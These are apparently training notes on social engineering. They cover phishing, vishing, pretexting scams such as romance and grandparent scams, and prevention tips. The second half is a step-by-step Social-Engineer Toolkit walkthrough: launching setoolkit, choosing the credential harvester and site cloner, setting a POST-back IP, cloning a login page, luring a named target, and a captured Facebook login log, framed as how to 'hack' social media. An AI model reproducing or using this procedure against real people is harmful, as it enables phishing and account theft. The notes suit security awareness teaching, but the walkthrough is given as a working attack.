Social Engineering!

S2Day4.md

Recall

LAST TIME TOPIC

Topics

- What is Social engineering
- Why do we use social engineering
- Types of social engineering
- Practical clip
- Prevention ways
- Social media hacking
- How to do social Engineering

What is social engineering

- Social engineering is the act of manipulating people into performing actions or divulging confidential information.
- It applies to trickery or deception for the purpose of information gathering or computer system access; in most cases the attacker never comes face-to-face with the victim

Why do we use?

- now a days Hacking into huge social media companies is hard! BUT “You can spent $1,000,000 on your system security strength but there is always a weakest link Called HUMAN being! ”
- The purpose of social engineering is usually to secretly install spyware, other malicious software or to trick persons into handing over passwords and/or other sensitive financial or personal information

Types of Social Engineering

Based on how we do the social engineering attack, it is classified into many kinds.

1. Phishing
2. Vishing
3. Shoulder Surfing
4. Dumpster Diving
5. Pretexting


...

What were the informations that we gather about peoples ?

Phishing

- Phishing is tricking people into providing sensitive information, such as passwords or credit card numbers, by pretend to be someone one is not as a trustworthy source.
- Phishing can be done through email, social media or malicious websites.
- Phishing works by sending messages that look like they are from a legitimate company or website.
- Phishing messages will usually contain a link that takes the user to a fake website that looks like the real thing.
  - The user is then asked to enter personal information, such as their credit card number.
  - This information is then used to steal the person's identity or to make charges on their credit card.


examples



The real paypal site link is paypal.com

Common types of phishing

1. Normal Phishing
   a. THis is an attach that tries to fool any victim.
2. Spear Phishing
   a. Is a an attack that is planned and made for some person with specific loving and mindset



Vishing

- Vishing is Combination of “VOICE” + “PHISHING”.
- It is a Phone scam designed to get you to share personal information.
- BY calling to the victim you will do some information gatherings.

Shoulder Surfing.

- Shoulder surfing is a physical technique used to obtain/get information by directly looking some ones computer screen/keypad.
- When we enter our password, we might say dont look at me that is shoulder surfing.

Dumpster Diving

- Is a technique for getting data is a dumpsters or recycle bins.
- Old companies work was with papers, so when they finish with these papers whey will through them to the dumpster/basket.
- If hacker got that dumpster, and if those papers have some secret informations, or company workers name with the Job they intended to do, it will make the attack wider

Pretexting

- Pretexting is **an attack in which the attacker creates a scenario to try and convince the victim to give up valuable information, such as a password.**

Common pretexting attacks examples

1. Romance Scam

- A romance scam is a type of social engineering attack that manipulates feelings like love.
- Typically, the elderly are victims of such scams. Hackers target them because of their vulnerability.
- A scammer may pretend to be an online love interest in such a pretexting scam, taking weeks if not months to win the target's confidence.
- Ultimately,they may ask for a large loan for an emergency, plane ticket, or a gift.

2. Grandparent Scam

- In the grandparent scam, a threat actor will take time to gather intelligence on their target and their relatives.
- They may examine the target's friends list on Facebook and look at the profiles commenting on public photos.
- Finally, they will create a fake profile with stolen information and media and approach a grandparent while pretending to be their grandchild, asking for money.
- The pretext may be trouble at school, a car accident, or some other type of emergency. Usually, the grandparent is sworn into secrecy so the scam can be repeated later until the victim or their family catches on.

Cont...

3. Cryptocurrency scam

- Hackers are tricking people interested in investing in cryptocurrency with pretexting scams by pretending to be wealthy and experienced investors.
- After telling their targets tall tales of financial rewards, they convince them to “invest” in crypto with them.
- Once the scammers receive the money, they disappear.

4. Whaling attack

- Such hackers either pretend to be company leaders to target employees
- or directly target high-level players(CEO) in an organization.
- Here, they may gain secret information or a sizable financial payment by using the pretext of a business deal.

5. Impersonation

- Impersonation attacks are similar to whaling attacks, but the impersonator will pretend to be a friend, colleague, or unmet contractor rather than a high-level executive to avoid drawing attention.
- The hacker will use friendship as a pretext to gain access to company information, servers, and drop malware like ransomware or spyware.
- Neither the company nor the employee will realize there’s been a breach until too late.


Practical Clips

A hacker Hired to test the peoples weakness and proving them. With social engineering and some malware link.

Movie Clips

Prevention ways

- Employee Awareness
- Multi Step Verification
- Using Password Policy
  - Using difficult passwords(not your name,
  - birthday,pet,what you love)
  - Changing policy
  - Using symbols,numbers
  - Avoid default passwords
- Avoid Clicking on links before checking.
- Don’t believe any one.
- (peoples may come with real friend account)



Social Media Hacking

- Social Medias are an online platforms That helps to connect and share moments and ideas.
- Social Medias are like Facebook,instagram,Telegram,Twitter,....
- SO...HOW DO WE HACK THEM?

- TO get the data from those highly secured social medias, we have to hack Directly the companies , but that is very difficult todo.
- WHY is it difficult? Because
  - Their Security is Hard to broke
  - Their System is SafeGuarded
  - Their Employees are Learnt
- So, to Hack those social media we need some vuln/weakest point, WHAT IS THE WEAKEST LINK?
  - HUMAN BEINGS(HOSTS)

Cont..

Here, the vulnerability we got on those companies is The users/the host so here we can use the social engineering attacks.

Lets Hack…

The Social Engineering Toolkit(setoolkit).

- This is a social engineering tool what helps to clone websites and more.
- It is pre-built on kali and parrot.
- To use:
  - type '`sudo setoolkit`' on linux terminal
  - '`exit`' to quit the setoolkit

```
┌──(nathan㉿Nathan)-[~]
└─$ sudo setoolkit
[sudo] password for nathan:
[-] New set.config.py file generated on: 2023-01-16 09:11:32.201016
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2023-01-16 09:11:32.201016
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted pr

    * Redistributions of source code must retain the above copyright notice, this list of conditi
    * Redistributions in binary form must reproduce the above copyright notice, this list of cond
entation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used t
software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IM
 THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. I
TORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES
SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CA
 CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT O
HE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source applic

Feel free to modify, use, change, market, do whatever you want with it as long as you give the ap
s giving the authors the credit they deserve for writing it).
```

```
Also note that by using this software, if you ever see the creator of SE
y him a beer (or bourbon - hopefully bourbon). Author has the option to
so most likely will never happen). Also by using this tool (these are al
to stay positive, try to help others, try to learn from one another, try
pient agrees to mutual hug), and try to do everything you can to be awes
The Social-Engineer Toolkit is designed purely for good and not evil. If
authorized by the company you are performing assessments for, you are vi
(only one time), you agree to the terms of service and that you will onl


Do you agree to the terms of service [y/n]: y
```

The 1st 2

...

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                        Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vecto
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set>
```

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>
```


...

```
The third method allows you to
should only have an index.html
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

```
address, so if you don't specify an external IP address if you
this from an external perpective, it will not work. This isn't
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnab
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.8]:
```


```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::f55a:3099:6bf5:ee5b  prefixlen 64  scopeid 0x20<link>
        ether 06:0c:01:00:8c:6d  txqueuelen 1000  (Ethernet)
        RX packets 808  bytes 76051 (74.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 419  bytes 114453 (111.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




Now, we will add our site to be cloned, Insert the link of Login Page / Sensitive Data to Harvest on.

ALSO FIND THE LOGIN PAGE 1ST DONT ADD THE HOME PAGE LINK TO THE TOOL

...



Info gathering




Now, Lets do our social engineering...

- If i send the 192.168.1.8 ip nathan will know so, let's do it with text

When we gather information, Nathan Loves Hacking... so lets fool him with hacking tools

...




```
.0&__hs1=71892644926102566346__req=e&__rev=10068214316__s=yy1sk1%3Aaa3sk2%3Amtao09&__spin_b=trunk&__spin_r=10068214316__
spin_t=16738810796__user=0&dpr=1&jazoest=2886&lsd=AVrQB3uHBcE HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundaryCUeBE1V5FPJMhgpl
Content-Disposition: form-data; name="ts"

1673881218664
------WebKitFormBoundaryCUeBE1V5FPJMhgpl
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"8BPwaVtbImZhbGNvOmJkX3BkY19zaWduYWxzIix7ImUiOiJ7XCJhc2lkXCI6XCI1MWNmYmU2NC0wZTE5LTRmN
DQtYmQzNS03NzkyMGU3NThhOWZcIixcImN0XCI6MTY1OTA4MDM0NSxcInNqZFwJQ/CcSk1sa0xwTmdjOUQxY2s0WDJGL0YrU1QvQlBrWXNuTEVOWFo0cWduS
TlOS3lvc2I2SjFxYXZpMVZDRkJ6TGlxQzljQXdCejJERllkOFN3ZHNlVHozRW04ZjRncEZlNVIxemRsNVduL1loQjAyM21wdnRpbjVtS2ZzeTNXVk84a28zb
nc3eWhwMFNvaTJ0WDhpTkwwZz09XCIsXCJzaQHo9BwBLTF9IiwiciI6MSwiZCI6IiRefEFjWTZuMm83dTU2VW1qNlo3cWhnc2RVbUVvQ1dPVUM3T2poRk9vd
mRyUm1MZ0VqV2s4ZlRGb2pNUzhfR254dDJHM2cyZGZjRDB2eS1lNmVpa0hBOHVLYXlXeksyeFVPT19nfGZkLkFjYmZrTzRwMG5hWVBXcjZhQ1VBSDJ1WmRfT
3NvZHFMY0Z6VkRzc3NYVUZDeXRQeGdNcGMweHBNMzc0TDJybUZuamxNRVByTl94VHdDd3hwdEFDM3VveF8iLCJzIjoieXlpc2tpOmFhM3NrMjptdGFvMDkiL
CJ0IjoxNjczODgxMDgwODEyLjZ9LDE2NzM4ODExMTU1MjQuOCw0LDUwNl0sWyJm/ioC+ioC8IdQNnk4N0pLd0hhOFo5WTQyOGV5QTVrNlBvaFd2cXorcmlPW
GZNR1VzbFV0MDF2aCthSjE0MUU4K1ExUkk3M0c3c2xxdkdVTnhXcXNZdkdVN2l3V1c5c2twSThidXhQbm55Y0w3ZGNETWR0YnFjMUF2ZWEvMlJSV3BGL3N6e
W9sRkE9PVwiLFwiaRL+KgL+KgL+KgLiKgIoMTEwODE3LjQwMDFZLSw0NTUwMiwyLDUwOV1VkzBvZHNfd2ViX2JhdGNonVQFECRcIjp7XCIxMzQ0CQoAZkFeG
C5ldmVudC4BNVB0aW1lX3NwZW50X2JpdF9hcnJheVwFNGxqcy51c2VfYmFuemFpLmxvZ19pbW1lZGlhdGVsASMkWzEsbnVsbF0sXAErDScccG9zdGluZ18FY
QRcIjolAAUWOC53cml0ZV90b19xdWV1ZR0lDH0sXCIJoDBmYWJyaWMud3d3LkMz+o8AdrsAFHBsYW5lcxG/FZscdHJhbnNwb3LGxAAEfX3+2wT+2wT+2wTa2
wQoMTYyNjA1LjcwMDJZsTA5NzI5MC4yLDAsNjQ0WbM0anN0bF9taWdyYXRpb25dtEBsb2dnZXJfY29uZmlnX25hbUEgeFwiTG9naW5TZXJ2aWNlUGFzc3dvc
mRFbmNyeXB0RGUFBwBFQdIATAU+AEMFPeUlFHBheWxvYcFyTHtcImVycm9yXCI6XCJCcm93c2VyDUIsaW9uRmFpbHVyZUluBWlARm9ybUNvbnRyb2xsZXJXV
1cFTChncm93dGhfZmxvdwlFMGx1ZWJhci9tYWluIGwBoQAgESsFahhfbWVzc2FnCcGQQ2Fubm90IHJlYWQgcHJvcGVydGllcyBvZiBibmRlZmluZWQgKAEeR
GluZyAnZ2VuZXJhdGVLZXknKQV9AHAN9QxfdGFnBX4sI1BXRF9CUk9XU0VSNiIAAGUpGEBpb25fdmVyc2lvbiwiOjUsXB1EHGltZXN0YW1wBUoIMTY3wZoIM
jE2BUgMX19vcAE9AHNpd2WzAF8BMgBcDm8IESsMLjU5M/7qAv7qAv7qAubqAhg4MTkwOS41VecAMg6ICSg0LjIsMCw2OTVdXQ==","user":"0","webSess
ionId":"yyiski:aa3sk2:mtao09","send_method":"beacon","compression":"snappy_base64","snappy_ms":1}]
------WebKitFormBoundaryCUeBE1V5FPJMhgpl--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.2 - - [16/Jan/2023 10:00:18] "POST /ajax/bz?__a=1&__ccg=GOOD&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29
zEdEc8uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKdwnU1oU884y0lW0ny0RE2Jw8W0iW0lK3qaw4kwbS1Lw4Cw&__hs=19373.BP%3ADEFAULT.2.0.0.0
.0&__hsi=71892644926102566346__req=c&__rev=10068214316__s=yyiski%3Aaa3sk2%3Amtao09&__spin_b=trunk&__spin_r=10068214316__
spin_t=16738810796__user=0&dpr=1&jazoest=2886&lsd=AVrQB3uHBcE HTTP/1.1" 302 -
```


Nathan Got fooled. But facebook.com is hard now a days on the latest versions. But you can clone with this method. , so we can't hack facebook? Nop we can use old versions. Show you on coming slides

